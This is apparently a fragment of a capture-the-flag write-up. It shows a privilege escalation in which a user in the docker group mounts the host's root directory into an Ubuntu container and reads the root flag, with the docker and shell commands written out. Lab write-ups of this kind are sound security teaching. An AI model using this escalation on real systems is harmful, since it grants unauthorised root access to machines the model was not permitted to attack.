
id command is shown our current user is added docker group I mount the target/root directory docker /mnt directory using the command
docker images
docker run -it -v /:/mnt ubuntu

and we get the final root flag.
cd /mnt/root
ls
cat flag.txt